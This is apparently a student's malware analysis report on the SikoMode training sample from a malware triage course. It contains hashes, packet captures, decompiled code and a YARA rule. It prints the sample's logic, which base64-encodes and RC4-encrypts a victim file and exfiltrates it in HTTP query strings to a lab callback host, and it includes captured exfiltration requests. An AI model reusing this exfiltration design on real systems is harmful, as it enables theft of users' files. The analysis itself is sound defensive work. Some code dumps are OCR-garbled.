

# Practical Malware Analysis & Triage Malware Analysis Report

SikoMode Malware

Nov 2021 | Binary Bobcat | v1.0



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### **Executive Summary**

SHA256 hash | B6581145B7DD0DAEB9B9E60AC17072AF6F838A6FBA228995838ECEFE8E4A427B

SikoMode aka unknown.exe is a malware sample first identified on Nov 10<sup>th</sup>, 2021. It is a Nim-compiled binary that runs on the x64 Windows operating system. This binary originated from the TCM-Practical Malware Analysis & Triage. It consists of one payload that is executed. The binary exfiltrates a file on disk and sends it to a DNS query. It will delete itself from disk if it cannot reach the domain, gets interrupted, and once finished completing exfiltration. Symptoms of infection include a file created in C:\Users\Public\ named passwrd.txt.

YARA signature rules are attached in <u>Yara Rules</u>. The malware sample and hashes have been submitted to VirusTotal for further examination.




Figure 1: Flow Diagram



# Basic Static Analysis

Туре	Hash Value
md5	9AC1968BE721107001E3488C6E8E55D0
sha1	F6E5296C0234C6C92A4813B1BDFEE5146D73182F
sha256	B6581145B7DD0DAEB9B9E60AC17072AF6F838A6FBA228995838ECEFE8E4A427B

#### Malware:

unknown.exe

#### Architecture:

PE32+ executable (GUI) x86-64, for MS Windows

#### Language compiled:

Nim

#### Interesting strings:

interesting strings.
connect
send
select
socket
internetopen
internetopenurl
terminateprocess
getcurrentprocessid
getenvironmentstrings
findfirstfile

#### Virustotal:

No matches

#### Entropy:

There is likely no compressed or encrypted data inside this binary.






Figure 2: Entropy



### Basic Dynamic Analysis

#### Initial detonation:

- If the binary is run and **cannot** make a successful connection to the DNS query, it will delete itself from disk.
- If the binary is running and loses connection, it will delete itself from disk.
- When the binary is finished exfiltrating data, it will delete itself from disk.


#### Host-based indicators:

There are no persistent indicators of binaries being written to disk or registry keys.

#### Network-based indicators:

The malware reaches out to a domain,

hxxp://update.ec12-4-109-278-3-ubuntu20-04.local



After making a successful connection to the domain <a href="https://update.ec12-4-109-278-3-ubuntu20-04.local">https://update.ec12-4-109-278-3-ubuntu20-04.local</a>, the binary reaches out to another domain <a href="https://cdn.altimiter.local">https://cdn.altimiter.local</a>



	Time	Source	Destination	Protocol	Length Info					
	10 0.020812	10.0.0.3	10.0.0.4	HTTP	312 HTTP/1.1 200 OK (text/html)					
	11 0.020823	10.0.0.4	10.0.0.3	TCP	54 2124 → 80 [ACK] Seg=93 Ack=409 Win=261632 Len=0					
	12 0.021363	10.0.0.4	10.0.0.3	TCP	54 2124 → 80 [FIN, ACK] Seq=93 Ack=409 Win=261632 Len=0					
	13 0.021383	10.0.0.4	10.0.0.3	TCP	54 2124 → 80 [RST, ACK] Seq=94 Ack=409 Win=0 Len=0					
→	14 0.512009	10.0.0.4	10.0.0.3	DNS	79 Standard query 0x77f3 A cdn.altimiter.local					
4	15 0.516637	10.0.0.3	10.0.0.4	DNS	95 Standard query response 0x77f3 A cdn.altimiter.local A 10.0.0.3					
	16 0.516886	10.0.0.4	10.0.0.3	TCP	66 2125 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1					
	17 0.517105	10.0.0.3	10.0.0.4	TCP	66 80 → 2125 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128					
	18 0.517124	10.0.0.4	10.0.0.3	TCP	54 2125 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0					
	19 0.517191	10.0.0.4	10.0.0.3	HTTP	310 GET /feed?post=DBD44CFAD5F0AF5C7577721A002BBEC16F84D7F2B5110BA7C91E13D06A7286L					
	20 0.517419	10.0.0.3	10.0.0.4	TCP	60 80 → 2125 [ACK] Seq=1 Ack=257 Win=64128 Len=0					
	21 0.526129	10.0.0.3	10.0.0.4	TCP	204 80 → 2125 [PSH, ACK] Seq=1 Ack=257 Win=64128 Len=150 [TCP segment of a reasser					
	22 0.527470	10.0.0.3	10.0.0.4	HTTP	312 HTTP/1.1 200 OK (text/html)					
	03 0 503403	40004	****	TCD	n interface \Device\NPF {8686804E-E6CA-43DC-8CFB-442DE29C2A69}, id 0					
	ser Datagram Prot omain Name System Transaction ID:	m (query)	60478, Dst Port: 53							
,										
_	Ouestions: 1	ocumuur a query		> Flags: 0x9109 Standard query						
	QUESTIONS: I Answer RRS: 0									
		a								
	Authority RRs:									
~										
~	Authority RRs: Additional RRs: Queries	: 0	class IN							
~	Authority RRs: Additional RRs: ' Queries ' cdn.altimite	: 0 er.local: type A,								
~	Authority RRs: Additional RRs: ' Queries ' cdn.altimite Name: cdn	: 0 er.local: type A, n.altimiter.local								
~	Authority RRs: Additional RRs: ' Queries ' cdn.altimite	: 0 er.local: type A, n.altimiter.local egth: 19]								
~	Authority RRs: Additional RRs: ' Queries ' cdn.altimite Name: cdn [Name Len	: 0 er.local: type A, n.altimiter.local egth: 19]	•							
~	Authority RRs: Additional RRs: ' Queries ' cdn.altimite Name: cdn [Name Len	enlocal: type A, altimiterlocal gth: 19] bunt: 3] (Host Address) (1)	•							
~	Authority RRs: Additional RRs: Queries ✓ cdn.altimite Name: cdn [Name Len [Label Co Type: A (	er.local: type A, n.altimiter.local ggth: 19   nunt: 3   (Host Address) (1)	•							

The binary sends an HTTP get request with a post parameter.

hxxp://cdn.altimiter.local/feed?post=DBD44CFAD5F0AF5C7577721A002BBEC16F84D7F2B5110 BA7C91E13D06A7286D49B6784DFE48115A6B0E0062EB8A9046CE4CB3D21487B12C0D2139DF 41628

```
14 0 512009
                                   10004
                                                                       10 0 0 3
                                                                                                                              79 Standard query 0x77f3 A cdn.altimiter.local
                                                                       10.0.0.4
                                                                                                                              79 Standard query 6x7/13 x cun.attimiter.local A 10.0.0.3

66 2125 + 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
                                   10.0.0.3
                                                                                                           DNS
TCP
       16 0.516886
                                                                                                        TCP 66 80 → 2125 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
TCP 54 2125 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
HTTP 310 GET /feed?post=DBD44CFAD5F0AF5C7577721A002BBEC16F84D7F285110BA7C91E13D06A7286D49B6784DFE48115A6B0E0062EB8A9046CE
      17 0.517105
                                   10.0.0.3
                                                                       10.0.0.4
                                                                                                          TCP 60 80 + 2125 [PSH, ACK] Seq=1 Ack=257 Win=64128 Len=0
TCP 204 80 + 2125 [PSH, ACK] Seq=1 Ack=257 Win=64128 Len=150 [TCP segment of a reassembled PDU]
HTTP 312 HTTP/1.1 200 OK (text/html)
TCP 54 2125 + 80 [ACK] Seq=2 7 Ack=410 Win=2101760 Len=0
TCP 66 2126 + 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
TCP 66 80 + 2126 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
       20 0.517419
                                                                       10.0.0.4
     20 0.51/419
21 0.526129
22 0.527470
23 0.527487
24 1.544178
25 1.544633
                                   10.0.0.3
                                                                       10.0.0.4
                                  10.0.0.3
10.0.0.4
10.0.0.4
                                                                       10.0.0.4
10.0.0.3
10.0.0.3
                                   10.0.0.3
                                                                       10.0.0.4
Frame 19: 310 bytes on wire (2480 bits), 310 bytes captured (2480 bits) on interface \Device\NPF_{8886804E-E6CA-43DC-8CFB-442DE29C2A69}, id 0 Ethernet II, Src: PcsCompu_ad:c7:02 (08:00:27:ad:c7:02), Dst: PcsCompu_ba:5a:8a (08:00:27:ba:5a:8a)

Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
 Transmission Control Protocol, Src Port: 2125, Dst Port: 80, Seq: 1, Ack: 1, Len: 256
Hypertext Transfer Protocol

> GET /feed/post=DBD44CFAD5F0AF5C7577721A002BBEC16F84D7F2B5110BA7C91E13D06A7286D49B6784DFE48115A6B0E0062EB8A9046CE4CB3D21487812C0D2139DF41628 HTTP/1.1\r\n Host: cdn.altimiter.local\r\n
     Connection: Keep-Alive\r\n
 > content-length: 0\r\n
  user-agent: Nim httpclient/1.4.8\r\n
      [Full request URI: http://cdn.altimiter.local/feed?post=DBD44CFAD5F0AF5C7577721A002BBEC16F84D7F285110BA7C91E13D06A7286D49B6784DFE48115A6B0E0062EB8A9046CE4CB3D21487B12C0D2139DF41628]
     [HTTP request 1/1] [Response in frame: 22]
```

The binary continues to send HTTP get requests with different post parameters.



hxxp://cdn.altimiter.local/feed?post=C5AA67E4A0F09F6A634D69111B0DBEC26F9FD7F2A7113 AAFCD0C16CE1362ADF8887DADEEFBA715A6A1D4772EA68F046CE4C81B214D6B22F7D63095F 40228

```
HTTP

→ 310 GET /feed?post=DBD44CFAD5F0AF5C7577721A002BBEC16F84D7F2B5110BA7C91E13D06A7286D49B6784DFE48115A6B0E0062EB8A9046CE4CB3D21487...

TCP
60 80 → 2125 [ACK] Seq=1 Ack=257 Win=64128 Len=0

TCP
204 80 → 2125 [PSH, ACK] Seq=1 Ack=257 Win=64128 Len=150 [TCP segment of a reassembled PDU]

HTTP
312 HTTP/1.1 200 0K (text/html)

TCP
54 2125 → 80 [ACK] Seq=257 Ack=410 Win=2101760 Len=0

TCP
66 2126 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1

TCP
66 80 → 2126 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128

TCP
TCP
310 GET /feed?post=CSAA67E4A0F09F6A634D69111B0DBEC26F9FD7F2A7113AAFCD0C16CE1362ADF8887DADEEFBA715A6A1D4772EA68F046CE4C81B214D6...
```



### Advanced Static Analysis

#### General overview:

After basic dynamic analysis, we determined that the program would erase itself from disk if it could not reach the target domain. Examining the **sym.NimMainModule**, we see a **checkKillSwitchURL** function being called. The return value of **checkKillSwitchURL** is compared and if it returns true, the program will continue. If the return value does not return true, the function **houdini** will be called. **Houdini** is the function that removes the program from disk.

```
[0x00417f63]
call nosgetCurrentDir; sym.nosgetCurrentDir
lea rcx, [0x00439c00]
mov rdx, rax
call asymief; sym.asymRef_6
call checkKillSwitchURL_azdXmRBs3B6MbhJCVAFZA; sym.checkKillSwitchURL_azdXm5RBs3B6MbhJCVAFZA
byte [0x00439c00], al
ijne 0x417f90]
mov rax, qword [0x0041efb0]
lea rcx, [env]
mov rax, qword [rax]
mov qword [var_118h], rdx
lea rdx, [var_118h]
mov qword [rax], rdx
mov qword [rax], rdx
mov qword [rax], rdx
mov qword [rax], rdx
mov rdx, rdp
call _set_imp ; sym._set_imp; int set_imp(jmpbuf env)
```

If the target domain was reached we will continue down the green path and execute the program. Down the execution path, we reach a condition that no matter what path is taken, will call the **houdini** function. On the left we see an **unpackResources**, **stealStuff**, and **popSafePoint** functions being called, then followed by **houdini**. This directly corresponds to the execution path we found in the initial detonation of <u>Basic Dynamic Analysis</u>.

```
[0x00417fc8]
call unpackResources_e01LBMLj6jqp3vuvTbjKeQ; sym.unpackResources_e01LBMLj6jqp3vuvTbjKeQ call popSafePoint ; sym.popSafePoint mov qword [var_110h], 0
call popSafePoint ; sym.popSafePoint ; sym.popSafePoint ; sym.popCurrentException ; sym.popCurrentException ; sym.popCurrentException ; sym.popCurrentException ; sym.popCurrentException is oval18019
```



#### Function unpackResources:

Examining the **UnpackResources** function, we note two strings are being loaded. **UnpackResources** is creating a *newFileStream*, at the location of **C:\Users\Public\** naming it **passwrd.txt**, and writing the string *SikoMode*. The comments in the screenshot show the values at the data locations for the two variables.

```
unpackResources_e01UBWLj6jqp3vuvTbjKeQ:
push rbp {_saved_rbp}
push rbx {_saved_rbx}
mov rbp, rsp {_saved_rbx}
sub rsp, 0x158

// SikoNdoe
lea rcx, [rel TM_hn6FfrY5dkRFQyfHesUsPQ_36]
call newStringStream_9alRtgEYeRMrZKrObtoOs1Q
// C:\USers\\Public\\passwrd.txt
lea rcx, [rel TM_hn6FfrY5dkRFQyfHesUsPQ_4]
call copyString
or r8, 0xfffffffffffff
mov edx, 0x1
mov rcx, rax
call newFileStream_cwYJiP3D7DOTCJxCdBqBZQ
lea rcx, [rbp-0x108 {var_118}]
mov qword [rbp-0x130 {var_140}], rax
mov rax, qword [rel _.refptr.excHandler_rqLIY5bs9atDw2OXYqJEn5g] {excHandler_rqLIY5bs9atDw2OXYqJEn5g}
mov qword [rbp-0x118 {var_128}], rdx
lea rdx, [rbp-0x118 {var_128}]
mov qword [rax], rdx {var_128} {excHandler_rqLIY5bs9atDw2OXYqJEn5g}
mov qword [rax], rdx {var_128} {excHandler_rqLIY5bs9atDw2OXYqJEn5g}
mov qword [rbax], rdx {var_128} {excHandler_rqLIY5bs9atDw2OXYqJEn5g}
mov qword [rbx], rdx {var_128} {excHandler_rqLIY5bs9atDw2OXYqJEn5g}
mov qword [rbp-0x110 {var_120}], rax
test rax, rax
jne 0x4174ef
```

#### Function stealStuff:

Examining the function, there is a check if the file **cosmo.jpeg** is in the home directory.



```
stealStuff_e01UBWLj6jqp3vuvTbjKeQ_2:

push rbf {__saved_rbp}

push rl5 {__saved_rl5}

push rl4 {__saved_rl4}

push rl2 {__saved_rd1}

push rsi {__saved_rd1}

push rsi {__saved_rbx}

mov rbp, rsp {__saved_rbx}

sub rsp, 0x328

mov rax, qword [rel homeDir__CH42tZVZwQxgMNR6j10Zvw]

mov ecx, 0x12

test rax, rax

je 0x41770e

call rawNewString

mov rcx, qword [rel homeDir__CH42tZVZwQxgMNR6j10Zvw]

lea rsi, [rel data_4le1d0] {"Desktop\cosmo.jpeg"}

mov rcx, rax

mov r9, rax

call sub_41642a

mov ecx, 0x13

mov rax, qword [r9]

lea rax, [r9+rax+0x10]

mov rcx, r9

add qword [r9], 0x12

call readFile_4PGnM9bWmsH0Nu7dnr3XzgA
```

If cosmo.jpeg is there, it will encode the file using base64.

```
*rax_1 = *rax_1 + 0x12
int64_t* rax_5 = encode__D4bDwZBUb9bAJslbVxAPmbg(readFile__4PGnM9bWmsH0Nu7dnr3XzgA(rax_1), 1)
int64_t** var_2e8 = newSeq__q7W9bxIQ7BrFLngL09cYelsA(0)
int64_t var_2e0 = 0
int64_t* var_2f0 = newSeq__q7W9bxIQ7BrFLngL09cYelsA(0)
int64_t __saved_rbx
```

The variable rax\_11 is given the data read from the file passwrd. In our case this is the file located in C:\Users\Public\ named passwrd.txt.



```
int64_t* rax_11 = readFile__4PGnM9bWmsH0Nu7dnr3XzgA(*passwrd__TirGC9aLccYeG3XHm7zQHfA)
int64_t* rax_12 = var_2e8
if (rax_12 != 0)
```

Next, we see a **toRC4** function being called. This function is passed the **rax\_11** variable aka the data inside of the passwrd file, and the encoded cosmo.jpeg. This seems to be RC4 encrypting the base64 encrypted cosmo.jpeg file.

```
int64_t* rax_43 = toRC4__yLVTYc7pK9cZiwUpjdIagOw(rax_11, *(var_2e8 + (r12_1 << 3) + 0x10))
int64_t* rax_44 = incrSeqV3(var_2f0, NTI__sM4lkSb7zS6F70VMvW9cffQ_)
var_2f0 = rax_44
int64_t rax_45 = *rax_44
*var_2f0 = rax_45 + 1
void* rdi_2 = var_2f0 + (rax_45 << 3)
void* r15_1 = *(rdi_2 + 0x10)
*(rdi_2 + 0x10) = copyStringRC1(rax_43)
if (r15_1 != 0)
```

```
void* rax_61 = newHttpClient_PhTS:206WnLGUqwWMFYnU2A(TM_hn6FfrY5dkRFQyfHesUsPQ_55, 5, getDefaultSSL_SBTlNZHhBFoveLoiyFHw4w(), nullptr, -1, newHttpHeaders_m5XuFRjmtJnvrQCk25khAA(0)) int64 t rcx_35 = 0x25 int64_t* rax_63 = *rax_55 if (rax_63 = 0)

void* rax_64 = rawNewString(rcx_35) char const* const rsi_5 = "http://cdn.altimiter.local/feed?..." int64_t rcx_37 = 0x26 char* rdi_3 = rax_64 + *rax_64 + 0x10
```



# Advanced Dynamic Analysis


#### Host-based indicators:

Examining host-based indicators, there is a file created when the binary is written. This file is placed in **C:\Users\Public\** named **passwrd.txt**. We can correlate this to the <u>Function</u> unpackResources. This is the RC4 key.

12:27:... ■ unknown.exe 3244 🐂 CreateFile C:\Users\Public\passwrd.txt

This file contains the string SikoMode






#### Network-based indicators:

To confirm our hypothesis that the file cosmo.jpeg is being base64 encoded, RC4 encrypted, and exfiltrated out of the system, I created a fake cosmo.jpeg. The original file was too large and created a lot of HTTP requests. To make this easier on ourselves, I created a text file that contained the string test file. I then renamed the file to cosmo.jpeg and ran the malware.





After capturing all the packets being sent, I saved them to a file. Carving out the post parameter values can be done with a python script but in our case, there was only 1 because of the file size.

/feed?post=E0AA70DF85F2AC60474B503C



## **Rules & Signatures**

#### Yara Rules

```
rule yara_rules_unknownexe {
    meta:
        last_updated: "2021-11-14"
        author = "BinaryBobcat"
        description = "Yara rules for unknown.exe"

strings:
    $string1 = "http://update.ec12-4-109-278-3-ubuntu20-04" ascii
    $string2 = "http://cdn.altimiter.local" ascii
    $string3 = "nim"
    $PE_magic_byte = "MZ"

condition:
    $PE_magic_byte at 0 and
    ($string3)
}
```

#### Callback URLs

Domain	Port
hxxp://update.ec12-4-109-278-3-ubuntu20-04	80
hxxp://cdn.altimiter.local	80